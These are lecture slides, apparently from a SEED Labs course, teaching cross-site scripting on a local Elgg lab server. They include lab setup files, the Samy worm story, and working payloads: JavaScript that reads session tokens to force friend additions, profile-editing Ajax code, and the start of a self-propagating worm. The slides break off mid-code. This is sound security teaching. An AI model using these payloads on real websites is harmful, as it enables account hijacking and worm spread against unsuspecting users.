

# Today's Topics

- Cross-Site Scripting Attack ✓
- SQL Injection Attack /

# Cross-Site Scripting (XSS) Attacks

# Outline

- ❖ How Cross-Site Scripting attack works
- ❖ Tasks: Launching XSS attacks
- ❖ Task: Writing self-propagating worms
- ❖ Defeating XSS using Content Security Policy
- ❖ **Reading:** Chapter 11
- ❖ **Lab:** [Cross-Site Scripting Attack Lab](#)

## Samy Worm


The worm carried a [payload](#) that would display the string "but most of all, samy is my hero" on a victim's MySpace profile page. When a user viewed that profile page, the payload would be planted on their own profile page. Within just 20 hours<sup>[4]</sup> of its October 4, 2005 release, over one million users had run the payload,<sup>[5]</sup> making Samy the fastest spreading [virus](#) of all time.<sup>[6]</sup>



Samy Kamkar




## Interaction Between Users and Web Application



# Persistent XSS Attack

## ❖ How It Works



## ❖ From **Alice's** account

## Edit profile


My display name

Alice

About me

[Add editor](#)

## ❖ From Bob's account



Add friend

Report user

Send a message

Alice

About me


This is Alice.

# Labsetup.zip: Explanation

## ❖ The docker-compose.yml File

```
services:
  elgg:
    build: ./image_www
    image: seed-image-www
    container_name: elgg-10.9.0.5
    tty: true
    networks:
      net-10.9.0.0:
        ipv4_address: 10.9.0.5

  mysql:
    build: ./image_mysql
    image: seed-image-mysql
    container_name: mysql-10.9.0.6
    command: --default-authentication-plugin=mysql_native_password
    tty: true
    restart: always
    cap_add:
      - SYS_NICE # CAP_SYS_NICE (supress an error message)
    volumes:
      - ./mysql_data:/var/lib/mysql
    networks:
      net-10.9.0.0:
        ipv4_address: 10.9.0.6
```





# Containers

## ❖ The Elgg Container

```
FROM handsonsecurity/seed-elgg:original
# The original Elgg is installed inside /var/www/elgg
ARG WWWDir=/var/www/elgg

COPY elgg/settings.php $WWWDir/elgg-config/
COPY elgg/dropdown.php elgg/text.php elgg/url.php ...
COPY elgg/input.php $WWWDir/vendor/elgg/elgg/engine/lib/
COPY elgg/ajax.js $WWWDir/vendor/elgg/elgg/views/default/core/js/

# Enable the XSS site
COPY apache_elgg.conf /etc/apache2/sites-available/
RUN a2ensite apache_elgg.conf

# Set up the CSP site (for one of the lab tasks)
COPY csp /var/www/csp
COPY apache_csp.conf /etc/apache2/sites-available
RUN a2ensite apache_csp.conf
```

*Handwritten notes:*

- An arrow points to `FROM handsonsecurity/seed-elgg:original`.
- A bracket groups the `COPY` commands, with an arrow pointing to the word `container` written in orange.
- A bracket groups the `RUN` commands.

## ❖ The Database Container

```
FROM mysql:8.0.22
ARG DEBIAN_FRONTEND=noninteractive

ENV MYSQL_ROOT_PASSWORD=dees
ENV MYSQL_USER=seed
ENV MYSQL_PASSWORD=dees
ENV MYSQL_DATABASE=elgg_seed

COPY elgg.sql /docker-entrypoint-initdb.d
```

*Handwritten notes:*

- An arrow points to `FROM mysql:8.0.22`.
- A bracket groups the `ENV` commands.
- The file `elgg.sql` in the `COPY` command is circled, with an arrow pointing to it.

# Let's Set Up the Lab

## ❖ Download Labsetup.zip and Unzip

```
$ curl -o Labsetup.zip <URL>  
$ unzip Labsetup.zip
```

### Files

```
docker-compose.yml  
image_mysql  
image_www
```

Labsetup/

## ❖ A Common Mistake

**Mistake:** Download to the shared folder, and unzip inside the shared folder

## ❖ Useful Commands

```
alias dcbuild='docker-compose build'  
alias dcup='docker-compose up'  
alias dcdown='docker-compose down'  
alias dockps='docker ps --format "{{.ID}} {{.Names}}" | sort -k 2'  
docksh() { docker exec -it $1 /bin/bash; }
```

## ❖ Build the Containers

```
[06/02/21]seed@VM:~/.../Labsetup$ dcbuild  
Building elgg  
Step 1/11 : FROM handsonsecurity/seed-elgg:original  
original: Pulling from handsonsecurity/seed-elgg  
da7391352a9b: Already exists  
14428a6d4bcd: Already exists  
2c2d948710f2: Already exists  
d801bb9d0b6c: Pull complete  
9c11a94ddf64: Pull complete  
81f03e4cealb: Pull complete  
0ba9335b8768: Pull complete  
8ba195fb6798: Pull complete  
264df06c23d3: Pull complete  
Digest: sha256:728dc5e7de5a11bealb741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706  
Status: Downloaded newer image for handsonsecurity/seed-elgg:original  
---> e7f441caa931
```

## ❖ Start the Containers

```
[06/02/21]seed@VM:~/.../Labsetup$ dcup
```

```
[06/02/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating elgg-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
```

## ❖ Add the Following Entry to /etc/hosts


```
$ sudo <editor> /etc/hosts
```

```
10.9.0.5    www.seed-server.com
```

Good

## ❖ Final Testing

URL: <http://www.seed-server.com>



# Account Setup

## ❖ Role of Users

**Attacker:** **Samy**

Password: **seedsamy**



**Investigator:** **Charlie**

Password: **seedcharlie**



**Victim:** **Alice**

Password: **seedalice**



**Victim:** **Boby**

Password: **seedboby**



# Elgg User Interface

**Elgg For SEED Labs**

[Blogs](#)

[Bookmarks](#)

[Files](#)

[Groups](#)

[Members](#)

[More ▾](#)

Screen clipping taken: 5/16/2018 11:12 AM

# Task Overview

- ❖ **Task 1: Display a Simple Message**
- ❖ Task 2: Display the Victim's Cookies
- ❖ Task 3: Steal the Victim's Cookies
- ❖ **Task 4: Add Samy to Alice's Friend List**
- ❖ **Task 5: Add "Samy is my hero" to Alice's Profile**
- ❖ **Task 6: Create a Self Propagating XSS Worm**
- ❖ Task 7: Countermeasures

# Task 1: Simple XSS Attack


## ❖ Objective:


(**Samy**) Inject JavaScript code into Elgg,  
make the code execute in victim's (**Alice**) account

## ❖ Steps

1) Log into Samy's Elgg account (password: seedsamy), and go to the profile page

Samy

 Edit avatar

 Edit profile

2) Inject a script into the profile's "Brief description" field

**<script>alert('XSS');</script>**

Brief description

`<script>alert('XSS');</script>`

Public

3) Log out

4) Log into Alice's account, and go to the "Members" Tab

Elgg For SEED Labs

Blogs

Bookmarks


Files

Groups

Members

More ▾







5) Log out

## Task 4: Add Samy to Alice's Friend List

### ❖ The Challenge




### ❖ Update "HTTP Header Live" Add-on



### ❖ Investigation

#### 1. Open HTTP Headers Live



#### 2. Log into Charlie's Elgg account

#### 3. Add Samy to friend list

#### 4. Find the corresponding HTTP request in HTTP Header Live

## HTTP Request for Adding Friends (Elgg)



# Get the Secret Data

## ❖ View Page Source

```
var elgg = {  
  "config": {"lastcache":1587931381, ...},  
  "security":{"token":{"__elgg_ts":1617240003,  
    "__elgg_token":"8c9Fmh9qSWsSQqTS0IWKiA"}},  
  "session": {"user": {"guid":56,..., "name":"Alice" ...}}  
};
```

.

# Construct Add-Friend Request

## ❖ Construct the URL

```
// Set the timestamp and secret token parameters
var ts("&__elgg_ts="+elgg.security.token.__elgg_ts;
var token("&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.seed-server.com/action/friends/add"
             + "?friend=59" + token + ts;
```

## ❖ Write the Ajax code

```
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type",
                      "application/x-www-form-urlencoded");
Ajax.send();
```

# Debugging JavaScript Code


- ❖ The JavaScript code in the screenshot below has an error  
alert is not spelt correctly.

## Brief description


```
<script>aler("XSS");</script>
```

Public


- ❖ Go to Web Console




Web Developer > Web Console



- ❖ If there is an error, you can easily find where it is



Portion of the code  
that has the error



Location of the error

# Let's Do the Attack

## ❖ In Attacker's Account (use the code in `add_friend.js`)

- 1) Log into Samy's Elgg account.
- 2) Go to Profile, click "**Edit HTML**" to enter the plaintext mode (we can't use the rich text mode), then inject malicious code into the "**About Me**" text field.
- 3) Log out.

## ❖ In Victim's Account

- 1) Log into Alice's Elgg account, check Alice's friend list.
- 2) Visit Samy's profile.
- 3) Check Alice's friend list again.
- 4) Log out.


## Task 5: Modify Alice's Profile



Modify Alice's Profile to show  
"Samy is my Hero"



# Investigation



## ❖ Investigation

- 1) Open HTTP Headers Live
- 2) Log into Charlie's Elgg account
- 3) Modify Profile
- 4) Find the corresponding HTTP request in HTTP Header Live

# HTTP Request for Editing Profile (Elgg)

```
http://www.xsslabelgg.com/action/profile/edit ❶

POST /action/profile/edit HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml; ...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Cookie: Elgg=mpaspvn1q67odl1ki9rkklema4 ❷
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 493
__elgg_token=1cc8b5c...&__elgg_ts=1489203659 ❸
    &name=Samy
    &description=SAMY+is+MY+HERO ❹
    &accesslevel%5Bdescription%5D=2 ❺
    ... (many lines omitted) ...
    &guid=42 ❻
```

# Ajax Code: Send POST Request

## ❖ Construct the URL and Payload

```
window.onload = function(){
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero" +
               "&accesslevel[description]=2";

    // Construct the content of your url.
    var sendurl = "http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;
```


## ❖ Send out the POST Request using Ajax

```
if (elgg.session.user.guid != 59){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
}
```

# Let's Do the Attack

## ❖ In Attacker's Account (use the code in `edit_profile.js`)

- 1) Log into Samy's Elgg account.
- 2) Go to Profile, click "**Edit HTML**" to enter the **plaintext** mode, then inject malicious code into the "**About Me**" text field.




- 3) Log out.

## ❖ In Victim's Account

- 1) Log into Alice's Elgg account, check Alice's profile.
- 2) Visit Samy's profile.
- 3) Check Alice's profile again.
- 4) Log out.

## Task 6: Write a Self-Propagating Worm



# Get a Copy of Self

```
<script type="text/javascript" id="worm">  
    ... (code omitted) ...  
    var jsCode = document.getElementById("worm").innerHTML;  
    ... (code omitted) ...  
</script>
```

# Write a Self-Propagating XSS Worm

```
